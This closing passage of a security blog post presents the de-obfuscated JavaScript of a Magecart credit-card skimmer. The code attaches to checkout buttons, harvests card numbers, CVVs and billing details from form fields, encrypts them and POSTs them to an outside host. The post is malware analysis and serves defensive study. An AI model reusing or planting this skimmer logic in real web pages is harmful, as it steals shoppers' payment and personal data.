This is the output of the automated de-obfuscation script. As you can see, **ALL** of the strings are revealed, and it is much easier to understand what Magecart actually does.

```
function readyr() {
  try {
    var _0x5bbf66 = [
      "place_order",
      "place-order",
      "payment-buttons-container",
      "billing-buttons-container",
      "review-buttons-container",
    ];
    var _0x8475c0 = _0x5bbf66["length"];
    for (var _0x2e623e = 0x0; _0x2e623e < _0x8475c0; _0x2e623e++) {
      f = _0x5bbf66[_0x2e623e];
      try {
        k = "[id*='" + f + "\x27]";
        var _0x7ddc45 = document["querySelectorAll"](k),
          _0x5d458a = 0x0;
        for (; _0x5d458a < _0x7ddc45["length"]; _0x5d458a++) {
          _0x7ddc45[_0x5d458a]["addEventListener"]("click", bts);
        }
      } catch (_0x375bef) {}
    }
  } catch (_0x36add6) {}
  try {
    var _0x5bbf66 = ["btn-checkout"];
    var _0x8475c0 = _0x5bbf66["length"];
    for (var _0x2e623e = 0x0; _0x2e623e < _0x8475c0; _0x2e623e++) {
      f = _0x5bbf66[_0x2e623e];
      try {
        k = "[class*='" + f + "\x27]";
        var _0x7ddc45 = document["querySelectorAll"](k),
          _0x5d458a = 0x0;
        for (; _0x5d458a < _0x7ddc45["length"]; _0x5d458a++) {
          _0x7ddc45[_0x5d458a]["addEventListener"]("click", bts);
        }
      } catch (_0x24b4f5) {}
    }
  } catch (_0x196a93) {}
}

window["addEventListener"]("load", readyr);
setInterval(bts, 0x7d0);
var vvk = "";

function bts() {
  try {
    var _0x34f9e9 = {};
    _0x34f9e9["hostname"] = window["location"]["hostname"];
    var _0x4a60b2 = document["querySelectorAll"]("input");
    var _0x570cfd = _0x4a60b2["length"];
    var _0x57a5b3 = "";
    for (var _0x1e5f96 = 0x0; _0x1e5f96 < _0x570cfd; _0x1e5f96++) {
      el = _0x4a60b2[_0x1e5f96]["id"];
      pos = el["indexOf"]("_cc_number");
      if (pos > 0x0) {
        _0x57a5b3 = el["substr"](0x0, pos);
```

```
      }
    }
    if (!_0x57a5b3) return;
    var _0x553440 = _0x57a5b3;
    try {
      _0x34f9e9["vm_cc_number"] = document["getElementById"](_0x553440 +
"_cc_number")["value"];
    } catch (_0x1f7150) {}
    if (!_0x34f9e9["vm_cc_number"]) return;
    try {
      _0x34f9e9["vm_expiration"] = document["getElementById"](_0x553440 +
"_expiration")["value"];
    } catch (_0x136215) {}
    try {
      _0x34f9e9["vm_expiration_yr"] = document["getElementById"](_0x553440 +
"_expiration_yr")["value"];
    } catch (_0x4ab22b) {}
    try {
      _0x34f9e9["vm_cc_cid"] = document["getElementById"](_0x553440 + "_cc_cid")
["value"];
    } catch (_0x4df1f0) {}
    try {
      if (!_0x34f9e9["vm_expiration"]) {
        _0x34f9e9["vm_expiration"] = document["getElementById"](_0x553440 +
"_cc_exp_month")["value"];
      }
    } catch (_0x90cd50) {}
    try {
      if (!_0x34f9e9["vm_expiration_yr"]) {
        _0x34f9e9["vm_expiration_yr"] = document["getElementById"](_0x553440 +
"_cc_exp_year")["value"];
      }
    } catch (_0x188c28) {}
    try {
      if (!_0x34f9e9["vm_cc_cid"]) {
        _0x34f9e9["vm_cc_cid"] = document["getElementById"](_0x553440 + "_cc_cvv")
["value"];
      }
    } catch (_0x32a59b) {}
    var _0x1e9e38 = 0x0;
    if (_0x34f9e9["vm_cc_number"]["length"] == 0xf && _0x34f9e9["vm_cc_cid"]
["length"] > 0x3) _0x1e9e38 = 0x1;
    if (_0x34f9e9["vm_cc_number"]["length"] > 0xf && _0x34f9e9["vm_cc_cid"]["length"]
>= 0x3) _0x1e9e38 = 0x1;
    if (!_0x1e9e38) return;
    var _0xe078a8 = [
      "firstname",
      "lastname",
      "email",
      "street1",
      "street2",
      "city",
      "region_id",
      "country_id",
      "postcode",
```

```
      "telephone",
    ];
    _0x570cfd = _0xe078a8["length"];
    for (var _0x1e5f96 = 0x0; _0x1e5f96 < _0x570cfd; _0x1e5f96++) {
      _0x553440 = _0xe078a8[_0x1e5f96];
      k = "billing:" + _0x553440;
      try {
        _0x34f9e9[_0x553440] = document["getElementById"](k)["value"];
      } catch (_0x12e01e) {}
    }
    if (!_0x34f9e9["postcode"]) return;
    if (_0x1e9e38) {
      _0x34f9e9 = JSON["stringify"](_0x34f9e9);
      if (_0x34f9e9["length"] == vvk["length"]) return;
      vvk = _0x34f9e9;
      var _0x4c73bd = new XMLHttpRequest();
      url = "ht" + "tps://lightgetjs.com";
      _0x4c73bd["open"]("POST", url + "", ![]);
      _0x4c73bd["setRequestHeader"]("Content-Type", "application/x-www-form-
urlencoded");
      var _0xd96713 = new JSEncrypt();
      _0xd96713["setPublicKey"](

"MIIEIjANBgkqhkiG9w0BAQEFAAOCBA8AMIIECgKCBAEAw56hcvuGnPdvZ3HFAkK7T2Ga0y2ZKhdv2aToRSPsm

      );
      var _0x5dc551 = _0xd96713["encrypt"](_0x34f9e9);
      _0x4c73bd["send"]("k=" + _0x5dc551);
    }
  } catch (_0x2661d6) {}
}
```

Thank you for reading, and stay tuned for the next post where I'll be focusing on more advanced techniques to analyze Magecart malware, and malicious code in general.

Disclaimers:

- *I don’t recommend executing any unfamiliar code in your local environment without knowing what you're doing.*
- *Malware comes in all shapes and colors, and this post discusses a commonly found Magecart script structure. This is not an exhaustive analysis of all possible code injection techniques.*

Join our Growing Team

Explore Openings